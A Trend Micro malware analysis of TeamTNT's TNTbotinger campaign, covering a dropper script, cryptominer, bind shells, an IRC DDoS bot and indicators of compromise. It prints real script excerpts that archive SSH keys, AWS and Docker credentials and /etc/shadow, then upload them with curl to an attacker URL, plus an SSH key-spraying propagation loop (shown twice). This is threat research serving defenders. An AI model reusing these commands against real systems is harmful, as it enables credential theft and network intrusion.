TeamTNT Now Deploying DDoS-Capable IRC Bot TNTbotinger

trendmicro.com/en_us/research/20/l/teamtnt-now-deploying-ddos-capable-irc-bot-tntbotinger.html

December 18, 2020


Earlier this year, we saw how the cybercrime group TeamTNT attacked exposed Docker APIs using the XMRig cryptocurrency miner. Over time, we observed how TeamTNT expanded the functionality of its attacks, which has come to include the stealing of Amazon Web Services (AWS) secure shell (SSH) credentials and a self-replicating behavior for propagation.

Here we discuss TeamTNT's latest attack, which involves the use of the group's own IRC (Internet Relay Chat) bot. The IRC bot is called TNTbotinger and is capable of distributed denial of service (DDoS).

It's important to note that the attackers must first be able to perform remote code execution (RCE) on the initial target machine in order to successfully wage this attack on a system. Malicious actors can perform RCE by exploiting misconfiguration issues, abusing unpatched vulnerabilities, and taking advantage of security flaws such as weak or reused passwords and keys, or leaked credentials.

Technical analysis


The initial spread starts with a malicious shell script that's run on a victim machine. The shell script checks for the presence of the */dev/shm/.alsp* file, which can also be an indicator of compromise. If the file is not found, the script starts doing its job.



```
if [ ! -f "/dev/shm/.alsp" ]; then
    setupmyapps
    uploadthersa
    getsomelanssh
    localgo
    echo 'lockfile' > /dev/shm/.alsp
    tntrecht +i /dev/shm/.alsp || chattr +i /dev/shm/.alsp
else
    echo "replay .. i know this server ..."
    exit
fi

rm -f /home/hilde/.ssh/known_hosts 2>/dev/null
history -c
```

Figure 1.

The malicious script checks for the presence of the /dev/shm/.alsp file in a system
The script will then try to install *curl, wget, bash, make, gcc,* and *pnscan* packages.



```
apt-get update --fix-missing 2>/dev/null 1>/dev/null
yum clean all 2>/dev/null 1>/dev/null
apt-get install -y curl wget bash make gcc 2>/dev/null 1>/dev/null
apt-get install -y pnscan 2>/dev/null 1>/dev/null
yum install -y curl wget bash make gcc 2>/dev/null 1>/dev/null
apt-get install --reinstall -y curl wget bash make gcc 2>/dev/null 1>/dev/null
yum reinstall -y curl wget bash make gcc 2>/dev/null 1>/dev/null
apk update 2>/dev/null 1>/dev/null
apk add curl wget bash make gcc 2>/dev/null 1>/dev/null
```

Figure 2. The malicious script attempts to install curl, wget, make, gcc, and pnscan packages
Because of the package managers used in the malicious script, specifically *apt-get* and *yum*, we assume that the authors implemented support for both Debian and Red Hat-based distributions of Linux.

The script will then attempt to download and execute multiple binaries, including *pnscan*, a tool used for port scanning. This tool is also downloaded manually in case it is not found in the expected directory.


The following are the executed binaries in this attack:

- /dev/shm/sbin
- /usr/bin/tshd
- /usr/bin/kube
- /usr/bin/bioset

Afterward, the script steals several pieces of confidential information from the infected system, such as:

- RSA (Rivest-Shamir-Adleman) keys used for SSH access (AWS path included)
- Bash history
- AWS and Docker configuration files
- /etc group, /etc/passwd, /etc/shadow, /etc/gshadow


The malicious actors will then upload this stolen information using a TGZ (tar.gz) file via an HTTP POST request to an attacker-provided URL. We suspect that the collected information will serve as a knowledge base for the improvement of subsequent attacks.



```
mkdir /dev/shm/ -p 2>/dev/null

tar cvzf /dev/shm/rsa.up.tar.gz /root/.ssh/id_rsa /root/.ssh/id_rsa.pub /root/.ssh/id_ed25519 /root/.ssh/id_ed25519.pub /root/.ssh/authorized_keys /root/.ssh/authorized_keys2 /root/.ssh/known_hosts /root/.bash_history /etc/hosts /home/*/.ssh/id_rsa /home/*/.ssh/id_rsa.pub /home/*/.ssh/id_ed25519 /home/*/.ssh/id_ed25519.pub /home/*/.ssh/authorized_keys /home/*/.ssh/authorized_keys2 /home/*/.ssh/known_hosts /home/*/.bash_history /root/.aws/credentials /root/.aws/config /home/*/.aws/credentials /home/*/.aws/config /root/.docker/config.json /home/*/.docker/config.json /etc/group /etc/passwd /etc/shadow /etc/gshadow

curl -F "userfile=@/dev/shm/rsa.up.tar.gz" $RSAUPLOAD 2>/dev/null
rm -f /dev/shm/rsa.up.tar.gz

history -c
```

Figure 3. Stolen information from an infected machine is uploaded via a TGZ file to a malicious URL

The script also tries to find accessible devices, based on the output of the *ip route* command, which would show routes to accessible networks. This information is then passed to the *pnscan* tool for a scan of the active SSH daemons on the network. The keys found on the system are used for authentication attempts on the newly discovered devices. If these attempts are successful, the same payload is deployed on the new devices and the attack propagates.



```
sshports=$(echo "$pl" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
userlist=$(echo "$USERZ $USERZ2" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
hostlist=$(echo "$HOSTS $HOSTS2 $HOSTS3 $HOSTS4 $HOSTS5 $HOSTS6" | grep -vw 127.0.0.1 | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
keylist=$(echo "$KEYS $KEYS2 $KEYS3 $KEYS4" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
i=0
for user in $userlist; do
  for host in $hostlist; do
    for key in $keylist; do
      for sshp in $sshports; do
        i=$((i+1))
        if [ "${i}" -eq "20" ]; then
          sleep 5
          ps wx | grep "ssh -o" | awk '{print $1}' | xargs kill -9 &>/dev/null &
          i=0
        fi
```

```
sshports=$(echo "$pl" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
userlist=$(echo "$USERZ $USERZ2" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
hostlist=$(echo "$HOSTS $HOSTS2 $HOSTS3 $HOSTS4 $HOSTS5 $HOSTS6" | grep -vw 127.0.0.1 | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
keylist=$(echo "$KEYS $KEYS2 $KEYS3 $KEYS4" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
i=0
for user in $userlist; do
  for host in $hostlist; do
    for key in $keylist; do
      for sshp in $sshports; do
        i=$((i+1))
        if [ "${i}" -eq "20" ]; then
          sleep 5
          ps wx | grep "ssh -o" | awk '{print $1}' | xargs kill -9 &>/dev/null &
          i=0
        fi
```


Figure 4. The malicious script performs a scan of active SSH daemons on an infected network and attempts to use stolen keys to access network-connected devices

A closer look at relevant binaries

The binary target platform is CPUs based on the x86-64 instruction set. The first layer of all these binaries is packed by the well-known UPX packer.

/dev/shm/sbin

The binary is compiled using the Go compiler and contains an ELF (Executable and Linkable Format) file that uses AES (Advanced Encryption Standard) encryption. We presume that the packer used is a Go version of LaufzeitCrypter.




```
.text:000000000049D919                 mov     [rsp+0D0h+var_90], r10
.text:000000000049D91E                 call    main_aesDec
.text:000000000049D923                 mov     rax, [rsp+0D0h+var_88]
.text:000000000049D928                 mov     rcx, [rsp+0D0h+var_80]
.text:000000000049D92D                 mov     rdx, [rsp+0D0h+var_78]
.text:000000000049D932                 mov     rbx, cs:main_procName
.text:000000000049D939                 mov     rsi, cs:qword_579DA8
.text:000000000049D940                 mov     [rsp+0D0h+var_D0], rbx
.text:000000000049D944                 mov     [rsp+0D0h+var_C8], rsi
.text:000000000049D949                 mov     [rsp+0D0h+var_C0], rax
.text:000000000049D94E                 mov     [rsp+0D0h+var_B8], rcx
.text:000000000049D953                 mov     [rsp+0D0h+var_B0], rdx
.text:000000000049D958                 call    main_runFromMemory
.text:000000000049D95D                 mov     rbp, [rsp+0D0h+var_8]
.text:000000000049D965                 add     rsp, 0D0h
```

Figure 5. A Go-compiled binary that contains an AES-encrypted ELF file

After decrypting the file, we found the binary's final payload: an XMRig cryptocurrency miner.

/usr/bin/tshd

This bind shell listens on TCP (Transmission Control Protocol) port 51982. The communication is encrypted with a hard-coded key.




```
if ( setsockopt(v8, 1, 2, &optval, 4u) >= 0 )
{
  addr.sa_family = 2;
  v10 = __ROR2__(word_60C4E8, 8);
  *(_WORD *)&addr.sa_data[0] = v10;
  *(_DWORD *)&addr.sa_data[2] = 0;
  if ( bind(v9, &addr, 0x10u) >= 0 )
  {
    if ( listen(v9, 5) >= 0 )
    {
      while ( 1 )
      {
        optval = 16;
        accepted = accept(v9, (struct sockaddr *)&v16, (socklen_t *)&optval);
        if ( accepted < 0 )
          break;
        v6 = handleAccepted(accepted);
        if ( v6 != 1 )
          return v6;
      }
      perror("accept");
      LOBYTE(v6) = 7;
    }
```

Figure 6. The bind shell that listens on TCP port 51982

/usr/bin/bioset

This is a bind shell that listens on TCP port 1982. The communication is encrypted using the Blowfish encryption algorithm with a hard-coded key. After analysis, we discovered that this implementation does not work correctly on some platforms. The binary also renames its process name to *systemd*.



```
v11 = socket();
if ( v11 != -1 )
{
  v14 = v11;
  v20 = 0LL;
  v19 = 16;
  v21 = 0LL;
  LODWORD(v20) = 0xBE070002;
  if ( !(unsigned int)bind() && !listen(v14, 1LL) )
  {
    v15 = clone();
    if ( v15 != -1 )
    {
      if ( v15 <= 0 )
      {
        setsid(v14, 1LL);
        while ( 1 )
        {
          v18 = accept(v14, &v22, &v19);
          if ( v18 < 0 )
            goto fail;
          if ( (unsigned int)clone() )
            break;
          close((unsigned int)v18);
        }
        worker2(v18, (__int64)&v23, a3, a4, a5, a6, v16, v17, a9, a10);
      }
      call_exit(0LL, a3, a4, a5, a6, v12, v13, a9, a10);
    }
  }
```

Figure 7. The bind shell that listens on TCP port 1982

/usr/bin/kube

This binary is Go-compiled and contains an AES-encrypted ELF file. This is dynamically loaded during execution, and the same packer with the Go version of LaufzeitCrypter is used. The AES key and initialization vector (IV) are hard-coded in the binary.

The final payload of this binary is an IRC bot, which the authors named TNTbotinger. This bot features the following DDoS commands:

DDoS command	Function
PAN <target> <port> <secs>	An advanced SYN flooder that kills most network drivers
UDP <target> <port> <secs>	A UDP (User Datagram Protocol) flooder
UNKNOWN <target> <secs>	Nonspoof UDP flooder
RANDOMFLOOD <target> <port> <secs>	A SYN-ACK flooder
NSACKFLOOD <target> <port> <secs>	A new-generation ACK flooder
NSSYNFLOOD <target> <port> <secs>	A new-generation SYN flooder
SYNFLOOD <target> <port> <secs>	A classic SYN flooder
ACKFLOOD <target> <port> <secs>	A classic ACK flooder

GETSPOOFS	A command that gets the current spoofing
SPOOFS <subnet>	A command that changes spoofing to a subnet
KILLALL	A command that kills all current packeting

TNTbotinger also has the following IRC bot commands:

IRC bot command	Function
NICK <nick>	Changes the nickname of the client
SERVER <server>	Changes servers
IRC <command>	Sends a command to the server
DISABLE	Disables all packeting from the client
ENABLE	Enables all packeting from the client
KILL	Kills the client
VERSION	Requests the version of the client
HELP	Displays the help file
GET <http address> <save as>	Downloads a file from the web and saves it to a disk
UPDATE <http address> <src:bin>	Updates the bot
HACKPKG <http address> <bin name>	Installs a binary with no dependencies

This bot also features the following Unix shell commands:

Unix shell command	Function
SH <command>	Executes a command
ISH <command>	Enables the facilities of an operating system to be made available to interactive users
SHD <command>	Executes a daemonized command
BASH <command>	Executes a command using Bash (if applicable)
SYSINFO	Collects information and reports about system configuration, setup, and usage
RSHELL <server> <port>	Opens remote shell

Conclusion and security recommendations

The Linux threat landscape is constantly evolving. This latest attack from TeamTNT is a good example of how the whole network segment, including the cloud, could be compromised by malicious actors. We are seeing just how serious they are in ensuring the increased success rates and stability of their attacks, as evidenced here by TeamTNT’s use of the wget/curl binaries for payload deployment and use of bind shell redundancy.

In a successful TNTbotinger attack, attackers will be able to infiltrate an infected system. Once inside, they will be able to see vulnerable instances on accessible network segments, and they can perform RCE on devices that are supposed to be shielded from the outside world.

It’s important for enterprises to adopt stringent security practices such as the following to keep their systems secure:

- Implement policies that prioritize continuous monitoring and auditing of devices, especially those used to access the office network.
- Adhere to the principle of least privilege when granting permissions.
- Regularly patch and update systems to reduce exposure to vulnerabilities and other critical threats.
- Ensure that passwords are strong. Change default passwords and adjust security settings based on the enterprise’s needs.

Trend Micro solutions

The Trend Micro Network Defense solution preserves the integrity of networks, prevents breaches and targeted attacks, and ensures that critical data, communications, intellectual property, and other intangible assets are not exploited by malicious actors. It provides a next-generation intrusion prevention system (IPS), anomaly detection, custom sandbox analysis, and threat insight.

Cloud-specific security solutions such as Trend Micro Hybrid Cloud Security can help protect cloud-native systems and their various layers. It’s powered by the Trend Micro Cloud One™ security services platform for cloud builders, which provides automated protection for the continuous integration and continuous delivery (CI/CD) pipeline and applications. It also helps identify and resolve security issues sooner and improve delivery time for DevOps teams. The Trend Micro Cloud One platform includes:

- Workload Security: runtime protection for workloads
- Container Security: automated container image and registry scanning
- File Storage Security: security for cloud file and object storage services
- Network Security: cloud network layer IPS security
- Application Security: security for serverless functions, APIs, and applications
- Conformity: real-time security for cloud infrastructure — secure, optimize, comply

Indicators of compromise

File name	Functionality	SHA-256	Trend Micro detection
SSH	Shell script dropper, uploader	D9C46904D5BB808F2F0C28E819A31703F5155C4DF66C4C4669F5D9E81F25DC66	Trojan.SH.MALXMR.UWEKQ
sbin	XMRig	E52646F7CB2886D8A5D4C1A2692A5AB80926E7CE48BDB2362F383C0C6C7223A2	Trojan.Linux.BTCWARE.A
tshd	Bind shell (TCP port 51982)	252BF8C685289759B90C1DE6F9DB345C2CFE62E6F8AAD9A7F44DFB3C8508487A	Backdoor.Linux.REKOOBE.A
kube	IRC bot	B666CD08B065132235303727F2D77997A30355AE0E5B557CD08D41C9ADE7622D	Trojan.Linux.MALXMR.UWEK
bioset	Bind shell (TCP port 1982)	E15550481E89DBD154B875CE50CC5AF4B49F9FF7B837D9AC5B5594E5D63966A3	Trojan.Linux.MALXMR.UWEK

Malware

We discuss TeamTNT’s latest attack, which involves the use of the group’s own IRC (Internet Relay Chat) bot. The IRC bot is called TNTbotinger and is capable of distributed denial of service (DDoS).

By: David Fiser December 18, 2020 Read time: (words)

Content added to Folio